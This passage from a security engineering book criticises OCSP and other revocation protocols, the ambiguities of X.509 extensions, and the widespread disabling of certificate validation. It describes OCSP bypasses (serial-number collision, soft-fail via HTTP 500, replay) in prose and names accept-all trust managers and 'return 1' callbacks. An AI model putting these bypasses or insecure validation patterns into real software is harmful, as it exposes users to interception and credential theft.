A more stealthy approach is taken in the Data Validation and Certification Server Protocols (DVCS) [332][333][334] which provide as part of the protocol a facility more or less identical to SCVP but which has escaped controversy by presenting itself as a third-party data validation mechanism rather than a certificate status protocol. Both of these protocols in effect represent an RPC mechanism for PKI, offloading the unsolvable part of the problem on someone else while at the same time adding the complexity of communicating the local state to the remote system. Needless to say, deployment of these protocols (and the further ones listed below) is effectively nonexistent.

Alongside the warring OCSP and SCVP camps and DVCS stealth approach, a number of other certificate status protocols have appeared and disappeared over time, including the Integrated CA Services Protocol (ICAP) [335], the Real-Time Certificate Status Protocol (RCSP) [336], the Web-based Certificate Access Protocol (WebCAP) [337], Peter's Active Revocation Protocol (PARP) [338], the Open CRL Distribution Process (OpenCDP) [339], the Directory Supported Certificate Status

---

[153] This used to called the Simple Certificate Validation Protocol until people began pointing out that it was about as simple as LDAP is lightweight, whereupon the 'S' part was renamed to "Server-based".

Options (DCS) [340], the Advanced Certificate Status Protocol (ACSP) [341], and many, many others, to the extent that the protocol debate has been likened to religious sects arguing over differences in dogma [342]. Since I'm a believer in freedom of religion I won't provide any particular comments on individual protocols except to note that there are enough to choose from to suit anyone's tastes.

(The Twelve Networking Truths were originally conceived as a joke, so it would no doubt come as a surprise to the authors that one of them had been adopted as a design principle by the PKI community. The same thing had already happened before, when a purely tongue-in-cheek suggestion for adding theme music to certificates [343] was later added to a (serious) PKI standards document [344]. I'm still waiting for my suggestion for scratch-n-sniff certificates [345] to turn up in a standard somewhere).

Problems with OCSP

Because it was designed not as a new validity checking mechanism but as a fully bug-compatible stand-in for CRLs, OCSP perpetuates many of the flaws of offline CRLs onto the online world. For example many OCSP responders are fed from CRLs (with the CRL acting as the DNS zone transfer mentioned earlier), providing the illusion of online operation while fully preserving the non-timeliness of CRLs. In fact OCSP extends the "accuracy" vs. "consistency" debate in CRLs even further by providing even more dates and times to be ambiguous over. Depending on whose responder you're communicating with, you may get an invalidity date corresponding to the time that the revocation was requested, the time that the CRL was created, the time that it was published and/or received by the responder, or the time that the OCSP response was created. In addition the validity time of the OCSP information can be set more or less arbitrarily, from the full duration of the CRL down to zero on the assumption that if the client wants a response at a later time then they need to ask again (since the client doesn't know about this reasoning, some applications will look at the zero-validity response, discard it as invalid, and proceed under the assumption that all is OK).

Particularly amusing are the cases where the responder consults a week-old CRL and then generates a response that claims to contain up-to-the-minute status information. On the other hand the reverse can also happen, in some cases CAs will pre-generate CRLs so that fetching revocation information via a CRL will provide fresher information than performing the check via OCSP [346]. All of these cases are valid interpretations of the standard, which leaves it up to implementers to decide exactly how they want to interpret status-related information.

OCSP's major shortcoming though is that instead of providing a simple yes/no response to a validity query it uses multiple non-orthogonal certificate status values because a blacklist-based system can't provide a truly definitive answer. The possible responses to a query are "not-revoked" (confusingly labelled "good" in the OCSP specification), "revoked", and "unknown", where "not revoked" doesn't necessarily mean "OK" (the specification explicitly states that returning a so-called "good" response "does not necessarily mean that the certificate was ever issued or that the time at which the response was produced is within the certificate's validity interval" [324], opening the CA up to claims of negligent misrepresentation if anyone ever gets upset enough about it to challenge the practice in court [347]) and "unknown" could mean anything from "this certificate was never issued" to "it was issued but I couldn't find a CRL for it". This issue was already acknowledged as being a serious problem when OCSP was still in the draft stage, but even now more than a decade after it was published the issue is still deemed to be out of scope for correction [348], and even after the DigiNotar debacle and similar events the PKI standing committee responsible for OSCP can't understand why it's a problem [349].

This leads to the peculiar situation of a mechanism labelled an online certificate status protocol that, if asked "Is this a valid certificate" and fed a freshly-issued certificate can't say "yes", and if fed an Excel spreadsheet or an MPEG of a cat, can't say "no". Contrast this with another online status protocol in use for the last couple of decades, credit card authorisation, for which the returned status information is a

straightforward "Authorised" or "Declined" (with an optional side order of reasons as to why it was declined).

This vagueness is the fault of the original CRL-based certificate status mechanism that OCSP is built on because a CRL can only provide a negative result, so that the fact that a certificate isn't present in a CRL doesn't mean that it was ever issued or is still valid. For some OCSP implementations the "I couldn't find a CRL" response may be reported as "not revoked/good", or will be interpreted as "good" by relying parties since it's not the same as "revoked" which is assumed to be "not good" (opinions on the exact semantics of the responses vary somewhat among implementers and, by extension, among actual implementations).

Another problem with OCSP is that rather than identifying a certificate using a standard identifier like a hash of the certificate (sometimes also called its fingerprint or thumbprint), OCSP invented its own peculiar identifier that picks bits and pieces of information out of the certificate and the certificate of the CA that issued it, pushes part of the information through a one-way hash function so that the recipient can no longer tell what it was in order to determine what the requester is asking for, and leaves other parts of the information unhashed, all combined into an untidy mess that gets sent to the server[154].

The unhashed portion, and indeed the only portion that's actually tied to the certificate whose status is being requested, is a simple serial number (it's for this reason that PKI practitioners have pointed out that OCSP is really a protocol for determining the revocation status of serial numbers and not certificates [350]). If an attacker can get a phantom certificate issued with the same serial number as an existing one then it will always register as valid, since the responder only sees a serial number and reports the status of the existing, valid certificate without knowing that there's a second attacker-controlled one floating around out there. This means that even if the protocol was updated to provide a true valid/not valid response, it wouldn't make any difference because an attacker could still trivially defeat it using this trick. Conversely, if an attacker wanted to shut down a major web site they could obtain a certificate with the same serial number as the web site, so that revoking their certificate would also invalidate the web site's certificate.

Even without having anyone actively attack this mis-identification mechanism, if an implementation gets even one single bit out of place then the resulting identifier will never match anything on the blacklist, and so the certificate will never be reported as revoked. For example if the OCSP request contains a malformed encoding of the serial number whose revocation status is being queried, something that's not too hard to do given the number of implementations that get ASN.1 integer encodings wrong, then the OCSP responder can return a `malformedRequest` status, which isn't a "revoked" response and therefore the certificate is still considered valid [351].

Since this type of failure is completely silent (things appear to work just fine if the client and/or server get the identifier wrong), some implementations have run for years with incorrect identifiers, going through the motions of performing a revocation check without actually doing so (in at least one case when this problem was reported the organisation running the system decided that it would be too problematic to change things and left everything as it was, with a meaningless revocation check taking place at regular intervals). In contrast a whitelist-based approach would never run into this problem because the fact that every single certificate check was failing would be quickly noticed and corrected.

Yet another problem with OCSP is that it makes the (unfortunately all-too-common) mistake discussed in "Cryptography for Integrity Protection" on page 359 of authenticating the response body but not the metadata surrounding it, so that by manipulating the unprotected metadata an attacker can defeat the protocol. As the paper in which this attack was presented points out, "most OCSP implementations

---

[154] This caused considerable problems during the investigation of the DigiNotar CA breach, covered in "Security Guarantees from Vending Machines" on page 34, because the only portion of the identifier that made any sense was the serial number, which doesn't tell you a lot about the rest of the certificate.

will accept this response without generating any kind of warning to the user that something might be amiss, thus defeating the protocol" [352].

An even simpler attack on OCSP doesn't even require knowledge of how OCSP works. This can be implemented using nothing more than an HTTP proxy that returns a 500 error to the client. Since most OCSP clients soft-fail when they encounter errors (if they didn't then any problem with the OCSP server or the server's connectivity would cause an outage of any site whose certificate relied on it, see "Case Study: Inability to Connect to a Required Server" on page 538 for details), the result nicely sidesteps OCSP without requiring an attack on the protocol itself [353].

This disagreement over how OCSP is supposed to work extends to the protocol as a whole, to the extent that even today, more than a decade after the original specification was published, there is still strong disagreement among implementers as to how certain aspects of it are supposed to be interpreted [354], with a browser security architect commenting that "Mozilla has found it necessary to reject or indefinitely postpone at least one request [for CA inclusion in the browser] per year because NONE of the OCSP responses […] could be determined to [conform to the OCSP specification]. In each and every case, the CA organization had already invested a large amount in its OCSP infrastructure, and its designers believed that they were compliant with [the specification]" [355].

One reason why they may have believed this is that many implementations seem to simply ignore whole portions of the OCSP specification, so that it's possible to implement it incorrectly without anything noticing. For example Microsoft use an invalid encoding for a certificate extension that controls OCSP certificate validation, but since no major implementation pays any attention to it there's never been any pressure to correct it [356].

The fundamental problem with blacklist-based approaches such as CRLs and OCSP is that they ask entirely the wrong question, "Has this been revoked?", when in fact what's required is an answer to the question "Is this currently valid?" (OCSP was in fact explicitly intended not to function as a certificate status protocol capable of answering this question [357]). Blacklist-based checks like CRLs and OCSP represent a fundamentally dysfunctional approach to validity checking since they constitute a case of "enumerating badness", No.2 in the Dumbest Ideas in Computer Security that have already featured in "Mental Models of Security" on page 168. This problem is not something that can be easily fixed, because that's the only question that a blacklist is capable of answering.

A related problem with this type of validity checking (which affects CRLs more than OCSP itself) is that, as with their 1960s/1970s credit-card-blacklist cousins, it represents an inherently offline operation in an almost completely online world. As one PKI architect put it, "learning in 80ms that the certificate was good as of a week ago and to not hope for fresher information for another week seems of limited, if any, utility to us or our customers" [358], borne out by one survey of a range of widely-used commercial CAs with a response freshness ranging from six hours to two weeks old (!!) on what was supposed to be a real-time query [359].

Credit card vendors realised this when they went to full online verification of each transaction in the 1980s. Pay-TV providers went through the same change with their handling of entitlement (license control) messaging. In the 1990s bandwidth for control messages was scarce (they were typically inserted into spare locations in analogue TV broadcasts) and the license server couldn't be sure that a particular subscriber's set top box was switched on, or at least connected to receive messages, when entitlement messages were broadcast. These factors, combined with the fact that subscriber churn was relatively low, led the providers to use negative addressing, their term for blacklists, to control account management.

This use of blacklists, necessitated by the limits of the technology rather than an arbitrary decision by a standards committee, was rapidly defeated through either high-tech or low-tech means. The high-tech means consisted of blocking the account-disabling messages before they reached the control device in the decoder,

typically a smart card, or by modifying the circuitry that supplied power to the card so that it couldn't update its on-board non-volatile storage to record the fact that it had been disabled [360].

The low-tech means consisted of switching off the decoder and leaving it switched off until the periodic broadcasts of the account-disable message ceased. Since there was no feedback path the content provider had no way of telling whether the blacklist had been delivered, and simply had to assume that after broadcasting it a certain number of times it would have been picked up.

All of this was addressed by switching to positive addressing, the content-control term for whitelists, once the technology permitted it.

As with online credit-card and control-control checks, a response to a query about a certificate only needs to return a simple boolean value, "The certificate is valid right now" or "The certificate is not valid right now" (along with reasons for why it's not valid, there may be other, more complex additional requirements that are covered elsewhere [361]). Unfortunately, OCSP is incapable of doing this, and when PKI people try and create something like this they come up with mechanisms like the SCVP approach described in "Online Revocation Authorities" on page 685 which, because of its recursive inclusion by reference of numerous other PKI and S/MIME standards, requires the implementation of somewhere between five and eight hundred pages of standards documents (depending on which options you go with) in order to return this basic valid/not valid response.

Another problem with OCSP is that it has very poor scalability. Going beyond simply getting the data out, OCSP requires that each response be individually digitally signed by the responder, an expensive operation that imposes an unacceptable load when serving anything more than a relatively small number of clients or responses [362]. Given that larger CAs are serving in the low billions of OCSP requests every day (and even then the volume is limited to some extent by the intelligent caching performed by some browsers and the fact that only a limited subset of certificates produce OCSP queries), this produces an unacceptable load on CA servers. Since OCSP doesn't allow for lightweight authentication mechanisms like message authentication codes (MACs) or even unauthenticated responses issued on the basis that they're good enough most of the time and an unauthenticated timely response is better than no response at all when the server can't keep up with the digital signing load, there's no effective workaround to the problem.

There is a non-effective workaround, which involves breaking the OCSP protocol [363]. This "fix" was introduced by Verisign and has since been copied by every other commercial CA [364], is the standard setting for applications like Windows Server (which will return an error response if the non-broken form of the protocol is used [365]), and has been universally adopted by clients so that even if CAs stopped doing it, no client would be able to take advantage of the fact [366][367]. OCSP contains built-in protection against replay attacks in which an attacker records an old "not-revoked" response and replays it back to the user after the certificate has been revoked, making it appear that the revoked certificate is still valid. The OCSP performance "enhancement" removes this attack protection, allowing a responder (or an attacker) to replay an old, stale response while providing to the user the illusion that they're getting fresh data [368]. The ability to reuse old, out-of-date information rather than having to generate a fresh response helps with OCSP's lack of scalability, at the expense of breaking the protocol's security against replay attacks.

More than a decade after OCSP was introduced, when it was finally put to the test during the CA compromise that's discussed further in "Security Guarantees from Vending Machines" on page 38, it failed exactly as described above, proving totally incapable of dealing with the issuance of fraudulent certificates. Frighteningly, both PKI implementers and numerous CAs who ran OCSP responders were unaware that OCSP operated in this manner, and appeared quite surprised that it didn't actually offer the service that it claimed [369].

X.509

The earlier discussion of certificates described a fairly simple certificate layout based around X.500 directory usage, with a certificate containing an issuer and subject name, a validity period, and a key. Later versions of X.509 added the concept of certificate extensions, a general-purpose storage mechanism that allows arbitrary data to be added to a certificate. Extensions consist of type-and-value pairs and are defined by an endless number of standards committees, or you can define your own if you don't like any of the existing ones.

The most basic extension, hinted at in "Certificates" on page 658, is the `basicConstraints.cA` flag (yes, it really is capitalised that way), a simple boolean value that indicates whether a certificate is a CA certificate or not. Without this flag anyone could issue a certificate, leading to the problem described in "Certificate Chains" on page 669 where Bob's Used Cars can usurp Verisign.

After this boolean flag was defined, the standards authors realised that it didn't really provide enough granularity and had another go with an extension called `keyUsage`, which provides more specific details on what a certificate can be used for than the simple `basicConstraints.cA` boolean flag does. `keyUsage` is a series of bit flags indicating key capabilities like `digitalSignature` for digital signatures, `keyEncipherment` for encryption (and not the misleadingly-named `dataEncipherment`, which you'll come across if you read the standards), `keyCertSign` and `cRLSign` (again, it really is capitalised that way) for signing certificates and CRLs, the replacement for the `basicConstraints.cA` flag mentioned earlier, and `keyAgreement` for performing Diffie-Hellman key agreement (you don't need to know what this does since it's essentially never used with certificates, I'm just mentioning it here for completeness).

Finally, there's a flag labelled `nonRepudiation` that was added because it sounded good but whose meaning no-one could ever agree on. The term "repudiation" has a specific legal meaning but this has nothing to do with the use of the term in certificates, "non-repudiation" has no specific legal meaning, and in general there seems to have been little to no input from lawyers into the PKI standards that were meant to be used for digital signatures[155]. As one analysis puts it, "the main problem with the theory of non-repudiation is that it is not technically achievable" [370].

From a lawyer's point of view it's just as bad, with one legal analysis concluding that "where engineers use the term, it should not be mistaken that they are using it in a legal context, despite the general misunderstanding that the term, in the view of some engineers, should have a legal meaning" [371]. In particular, disabusing geeks of the notion that what's referred to in crypto/PKI theory as non-repudiation actually means anything in a real-world legal context is really, really hard. Geeks really want to believe in the magic of cryptography.

As a result, about half the PKI standards consider `nonRepudiation` to be an indication that the key in the certificate is meant to be used for long-term binding signatures (as opposed to `digitalSignature`, used for short-term non-binding signatures like server authentication) and the other half consider it to be an extra service provided on top of `digitalSignature`. Since no-one could figure out what this flag was meant to indicate, the only real meaning that you can assign to it when you see it in a certificate is "the CA decided to set this flag".

One suggestion was to call it the `crimeFree` bit [372], the PKI analogue of the evil bit in IP packets [373] with roughly the same purpose, and one PKI architect even suggested that CAs set or clear it at random to prevent people from arguing that it has any meaning [374]. Amusingly, a global SSL server certificate survey carried out a decade after this tongue-in-cheek suggestion was made found that CAs were indeed setting the `nonRepudiation` bit more or less at random in different certificate types [375]. Since SSL servers don't usually sign anything (the default RSA key exchange

---

[155] It's always amusing watching heated arguments in standards groups over what both sides think that lawyers might advise if they actually bothered asking them.

requires en/decryption, not signing) and in the few cases where they do it's ephemeral key-exchange data rather than anything of long-term binding value, this bit should never have been set in an SSL certificate, and CAs were indeed setting it in a totally meaningless manner.

The traditional argument for digital signature laws is that we need laws guaranteeing nonrepudiation (whatever that may actually mean) when in fact what we need is laws guaranteeing repudiation. If the signature technology or service provider can disclaim all liability then they have no incentive to exercise any diligence in what they do, leading to more or less the situation that we have today with public PKI. A similar situation happened with banking in the 1980s and 1990s. US banks were required to prove that it was the customer's fault in the case of fraud or error while British, Norwegian, and Dutch banks reversed the burden of proof and required that the customer prove that they were innocent, which was almost impossible to do because the banks would simply claim that their systems were infallible and there wasn't much that the customers could do against this argument since these infallible systems were also proprietary and therefore unavailable for any scrutiny. As one banking security expert put it, "the banks in these countries became careless. Eventually, epidemics of fraud demolished their complacency" [376].

Later versions of the standard renamed the flag to `contentCommitment` to emphasise the key's use for long-term signatures on data (in contrast to `digitalSignature`'s short-term signatures), but by then people had more or less given up on it. In fact the renaming/repurposing came close to the intent of the "set it at random" suggestion since the flag can now signify any of `nonRepudiation` interpretation 1, `nonRepudiation` interpretation 2, or `contentCommitment` (this is just one of the many ambiguities in X.509 and its implementations, covered in more detail in "X.509 in Practice" on page 694). Because of this you can't rely on any specific behaviour when an implementation sees this flag, thus providing the "set it at random" semantics.

After `keyUsage` was defined the standards groups decided that this still wasn't good enough and came up with an even more flexible version, `extKeyUsage`, which allows you to define not just a fixed usage for the key in your certificate but an abstract purpose. So instead of a straight `digitalSignature` you can now say that the key is meant to be used for `codeSigning` or `timeStamping`. Unfortunately this added flexibility also adds a lot of ambiguity once you get to purposes like `serverAuthentication`, which for SSL/TLS using the RSA algorithm means "encryption", for SSL/TLS using the Diffie-Hellman algorithm means "key-agreement", and for SSL/TLS using a DSA key for authentication means "signing", and `emailProtection`, which encompasses just about anything (it's been argued that a certificate that handles license management for a spam-filtering appliance could be designated as being for `emailProtection` even though it's never actually used for sending, receiving, or processing email).

In fact since `serverAuthentication` and the matching `clientAuthentication` were added to the PKIX standing committee's documents without consulting the TLS folks, none of the SSL/TLS standards acknowledge their existence, giving them null semantics when used with TLS (some CAs will set them when they sell you an SSL certificate simply because they can, but their interpretation by applications is more or less random, with the most common behaviour being to ignore them completely).

One example of this problem caused by the status of `extKeyUsage` was Windows' CryptoAPI's use of a signature-only key for encryption because it only looked at the "Smart Card Logon" `extKeyUsage` value [377]. This isn't really the fault of the application since the standards never nail down what you're supposed to do with `extKeyUsage`, to the point where it's been described in standards-group discussions as "a mostly useless attribute, for which the interpretation is left *entirely* up to the calling application" [378]. It's not surprising then that the handling of these attributes by web browsers is more or less arbitrary, with inconsistencies even among different versions of the same browser [379].

Beyond these basic extensions there are a vast (and perpetually increasing) number of others, many of which only make sense to PKI theologians, which would take another half-dozen chapters to explain fully, and which by the time you read this will have been modified in subtly incompatible ways by subsequent versions of standards. For example there's a mechanism to specify that if you're enforcing compliance with certificate policies and there's a certificate policy (or policies) specified in the certificate and in addition somewhere else in the certificate or in a related one there's a policy mapping mechanism that says that for validation purposes you can consider the otherwise non-compliant policy that you're seeing now to actually be compliant but three certificates further down the chain it won't be regarded as being compliant any more except for some other conditional modifiers that would make this sentence drag on even further without pausing for punctuation (and since these extensions can be multi-valued and specified in different ways in different places they come with a bottomless-cup side-order of discussions on mailing lists that never quite resolve how they're applied, or under which conditions, or to which data). As one attempt to formally specify the certificate-processing requirements put it, "the problems that various features of the solution are meant to address are not described, or only very informally. Many features have no clear requirement, and the advice to someone developing a PKI reduces to 'well, this is the effect that X has, so if that's what you need, use it'" [380].

Other analyses are rather more pragmatic, pointing out that "X.509 certificate specifications appear to include a vast repertoire of extensions with elastic semantics" [381]. The fact that many PKI implementations completely ignore large portions of certificate standards isn't just out of laziness, it's a sanity self-preservation mechanism for the people coding them (having said this, it's not just PKI that suffers from these sorts of problems. A survey of business process modelling languages, another area that's notoriously prone to design-by-committee, concluded that "formal validation of models expressed in any one of these languages is anywhere from undecidable to unthinkable" [382]).

The best general summary for all of these extra extensions is to avoid them if at all possible. If you really need to deal with them then you can find some coverage in books dedicated to PKI [383][384][385][386], although most of these only describe how things should work in theory and not how they actually are in practice.

X.509 in Practice

Previous sections have already hinted at the fact that X.509 and its infinite companion documents aren't necessarily the best-designed security standard ever created. The complexity, ambiguity, and sheer volume of the standards, combined with the lack of interest by anyone but PKI theologians in the details, leads to severe problems with the quality of implementations. Consider the `basicConstraints.cA` boolean flag discussed earlier, which is critical to the secure operation of a PKI since without it anyone can impersonate anyone else and the security of the entire PKI is rendered void. It wasn't until widespread bad publicity involving a fake Amazon site "certified" by Verisign forced a fix in late 2002 that many major platforms actually paid any attention to this flag [387][388][389][390][391]. This affected implementations from BEA Systems, Debian, FreeBSD, Microsoft, and Red Hat [392] (although in some cases only via applications on the platforms themselves, for example FreeBSD was affected via the ports collection [393]), individual PKI vendors like Baltimore, and numerous others that quietly fixed things without attracting any public attention (for example IBM's Lotus Domino server wasn't fixed until years later). In other words for the first ten years in which these technology platforms were deployed they couldn't get the single most basic value in a certificate, a simple TRUE/FALSE flag, right.

The problem goes back much further than that though, having been reported again and again over the years without anyone fixing it. What had forced the fix in 2002 was that it gained widespread media coverage, forcing the vendors' hands, except for Apple who left it unfixed for another nine years after that [394] and never fixed it at all for some products [395].

The reason for the late reappearance of the bug under iOS was that the certificate-handling code was rewritten to be leaner and meaner than the general OS X code, but this also meant that it had a new set of bugs that weren't present in the original code. On the other hand the rewrite also allowed the addition of iOS-specific special-case certificate handling to avoid problems due to over-general certificate-management code. Other certificate-handling bugs in Apple products have had similar odd histories, with certificate-processing flaws appearing and disappearing in unpredictable ways [396][397][398][399][400].

Figure 188: Schroedinger's certificate as interpreted by OS X

Apple's repeated mis-handling of certificate issues is somewhat paradoxical (the issues discussed above are merely a sampling of the full number of problems that have been found so far, for example after the DigiNotar debacle discussed in "Security Guarantees from Vending Machines" on page 38 users discovered that revoking trust in a CA's certificate revoked trust in standard certificates that it had issued but not any EV certificates [401]). When they use certificates to solve practical problems like providing continuity for their Keychain (see "Case Study: Apple's Keychain" on page 622) they do it really well.

Conversely, when they take existing PKI theory and try and implement it, they do it rather poorly, Figure 188 being one example (the screenshot dates from 2013, and all of the certificates in the chain are valid and non-expired). The Sapir-Whorf hypothesis (also known as the principle of linguistic relativity) proposes that our thinking is shaped by the language that we express ourselves in [402], perhaps the same applies here, with trying to think in PKI able to stunt the creativity of even a famously creative company[156]. This is why "PKI Design Recommendations" on page 729 recommends taking just enough PKI to do what you need to and ignoring the rest.

An informal survey carried out at the time of the original publicised failure in 2002 found that of the trusted CA root certificates hardcoded into Internet Explorer (which is representative of the various other browsers around), 34 had the flag set, 28 had it set but with an indication that implementations could ignore the value, and 40 didn't contain the flag at all, equivalent to setting it to FALSE [403]. In other words two thirds of the trusted CA root certificates in browsers at the time got it wrong, with over a third of the CA certificates asserting that they weren't actually CA certificates and couldn't be used to verify signatures on other certificates (in all fairness some of these certificates were still based on the at the time fifteen-year-old X.509v1 standard, which didn't use the CA flag).

---

[156] There's bound to be a sociology thesis topic in this somewhere.

It's not just the implementers that got this wrong though. For some years the primary standard produced by the IETF's PKIX standing committee also got it wrong, marking a CA certificate as a non-CA certificate [404]. In other words even the people creating the PKI standards couldn't get it right. In addition CAs have in the past also issued certificates with `basicConstraints.cA` set to TRUE, inadvertently turning end users into full CAs with all of the capabilities of the parent CA.

Even in 2011 there are still recently-issued CA root certificates present in browsers that claim to be non-CA certificates [405][406] (the issuing CA is aware of the problem but, instead of replacing the certificate with a valid one, requires the use of a proprietary Windows application to perform some form of trust-chain manipulation that results in the certificate being regarded as valid [407], although most PKI applications never notice a problem with the certificate in the first place).

This situation illustrates the toxic co-dependency effect of broken certificates and broken implementations. Consider a PKI implementer who's been given a pile of (broken) certificates from a who's-who of major CAs. Ignoring the `basicConstraints.cA` flag makes the implementation "work", so the code is shipped in this configuration [408]. This approach is so widespread that the developers of two different widely-used security toolkits, which allow for a user-definable callback to override the standard certificate-processing checks in order to (at least in theory) allow extended checking, report numerous implementations that use the callback to override normal processing and hardwire the code to '`return 1`', easing interoperability by ensuring that all certificates pass the check.

Android, for which both the unified built-in support for SSL and the ability to decompile its Java applications make analysis of the problem much easier than for Windows or Unix, illustrates just how serious this issue actually is. Android applications and libraries implement dozens of different trust managers and SSL socket factories (yes, that's what they're called) that simply accept anything that has a certificate attached, and several more that don't check that the name in the certificate matches the name of the remote server either. A random sampling of the trust managers and other "verifiers" that you can choose from include `AcceptAllHostNameVerifier`, `AcceptAllSSLSocketFactory`, `AcceptAllTrust-Manager`, `DummySSLSocketFactory`, `DummyTrustManager`, `FakeHostNameVerifier`, `FakeTrustManager`, `FakeSSLSocketFactory`, `NaiveTrustManager`, `NullTrust-Manager`, `TrustAllSSLSocketFactory`, `TrustAllTrustManager`, and `VoidTrust-Manager`[157]. Among the long list of "verifiers", the two that most obviously express the motivation behind going down this path are `EasyX509TrustManager` and `EasySSLSocketFactory` [409].

One study of Android applications found over a thousand applications, with a cumulative installed base in the tens of millions, that couldn't detect a MITM attack because they performed no checking or verification. Taking advantage of this lack of checking, researchers were able to capture credentials for American Express, Diners Club, Facebook, Google, Microsoft Live, Paypal, Twitter, WordPress, Yahoo, and an assortment of bank accounts, remote control servers, email accounts, and other systems [409][158].

In some cases the application of these bogus "verifiers" turns into a full-on comedy of errors. For example one developer found that Netgear access points were returning certificates with a nonexistent version number of 4 (X.509 only goes up to version 3), bypassed the fact that the certificates were expired using a trust-anything verifier, and then found that Java still wouldn't accept them because it incorrectly checked the version number and decided that it was 2, a trifecta of a buggy server, buggy client, and incorrect application of certificate checking [410].

---

[157] When this was being discussed by a group of (non-Android) Java developers, one of them commented "NullTrustFactory, yeah, I've written a few of those too", so obviously this problem extends well beyond Android, it's just not as visible or as easily analysed.
[158] One pen-tester reported that incorrect use of SSL was the most common mobile application vulnerability that they found during security reviews.

Even if developers do try and implement proper trust management they may be defeated by the way that the libraries they're using handle errors. For example users of a (proper) trust manager in one popular Java library, which employed the standard error-handling mechanism of throwing an exception when an untrusted certificate was encountered, noticed more or less by chance that the exception was being transparently caught by the default trust handler, one of the many accept-anything ones, after which processing continued with no alert about the invalid certificate being raised. So even when developers do go to the effort of using a sound trust manager, they may not be getting any security from it (this is why software self-checking, described in "Post-delivery Self-checking" on page 793, is so important).

This behaviour exists because of an innate conflict between what exception-handling is intended to achieve and what the security goals require. The whole reason for exception-handling mechanisms is to deal with exceptions, to handle errors and recover from them. In the case of certificate verification, a failed validation is an error, and the exception-handling mechanism described above nicely recovers from it. Unfortunately in the special case of security mechanisms you frequently *don't* want to recover from an error (if it's a security-related one), so the requirement for handling security-related exceptions is that the process becomes the exact opposite of what it's normally supposed to be.

The practice of skipping certificate validation has also been institutionalised in manuals and products. For example one financial transaction processor, "by way of some awful documentation and sample code", carefully instructed vendors on how to make an SSL connection insecurely, with no certificate checking whatsoever [411]. Python's built-in SSL support does the same thing [412] (the issue is somewhat complicated, with different patches being proposed, rejected, or ignored, and the behaviour of the code changing somewhat arbitrarily over time [413]), Valve's widely-used Steam games/media distribution client, used by tens of millions of people and (supposedly) handling several billion dollars in gaming-related payments [414] performed no certificate validation for most of its life until the problem was exposed by a security researcher. Even then it took Valve three months to fix the problem [415], and tools like stunnel by default perform no certificate verification whatsoever.

Hopefully this design choice has been motivated by the high level of difficulty involved in working with PKI rather than any lack of concern for security, with the "Using Certificates with stunnel" section of the stunnel documentation being more than twice the size of the complete "Running stunnel" section and incorporating by reference an "SSL Certificates HOWTO" that in turn dwarfs "Running stunnel" by an order of magnitude.

The decision to forgo certificate validation isn't restricted to stunnel though, with one study concluding that "disabling proper certificate validation appears to be the developers' preferred solution to any problems with SSL libraries" [416]. Scarily, although these issues had been warned about for nearly a decade [417] and individual problems with code had been reported to the developers and supposedly fixed years earlier [418] many were still present and unfixed when they were examined by a third party [416].

As a result of these issues, systematic studies of the problem read like catalogues of security horrors. For example one analysis of common applications and libraries found a lack of checking in AdMob's mobile client, AIM, Amazon's EC2 Java client library and Elastic Load Balancing API, Amazon Flexible Payments, Apache ActiveMQ, Apache Axis, Axis 2 and Codehaus XFire, Apache Libcloud[159], cloud storage clients for services like ElephantDrive and FilesAnywhere, mobile banking applications like the one from Chase Bank, PayPal Payments Standard, Payments Pro, Payment Invoicing, Mass Pay and Transactional Information, the Android library for Pusher notification, the Rackspace iOS client, most payment modules for shopping cards such as ZenCart, Ubercart, PrestaShop, and osCommerce, Trillian IM,

---

[159] Apache, being a widely-used SSL web server, has more than its fair share of SSL-misusing applications associated with it.

and many, many more (the US Federal Trade Commission later slapped some of the most egregious offenders on the wrist for misleading advertising when they claimed that they used SSL while at the same time overriding certificate validation checks so that no validation was being done [419]). What's worse, since many of these are lower-level applications and libraries, everything that uses them is generically insecure [416].

Figure 189: Simple certificate checking for mobile client applications

Incidentally, there's a relatively simple solution to the problem for quite a number of these applications, which are tied to a particular provider or service: hardcode in the details of the CA certificate for a CA that's operated by the service provider, for example by recording a hash of the certificate, and use it to verify the CA certificate that the remote site presents. Once you've verified the CA certificate, you can make sure that the certificate used by the remote site has been issued by that CA, a process that's shown in Figure 189. For example the PayPal libraries could include embedded in them the hash (or hashes) of PayPal CA certificates (or just a straight copy of the PayPal CA's certificates, so they can use them directly to verify the certificate that the server presents), and refuse to accept any certificates not issued by it. Since PayPal's CA would only issue certificates for PayPal's own servers, there's little chance of anyone carrying out a MITM attack using a self-signed certificate or one bought from a commercial CA. This is the direct inverse of the conventional "trust" model in which applications will accept certificates from arbitrary numbers of commercial CAs and therefore end up "trusting" more or less anything, and implementations are built to connect to any domain on the planet and therefore require incredibly complex (and error-prone) checks rather than being designed to only accept the one or two domains that actually matter to them.

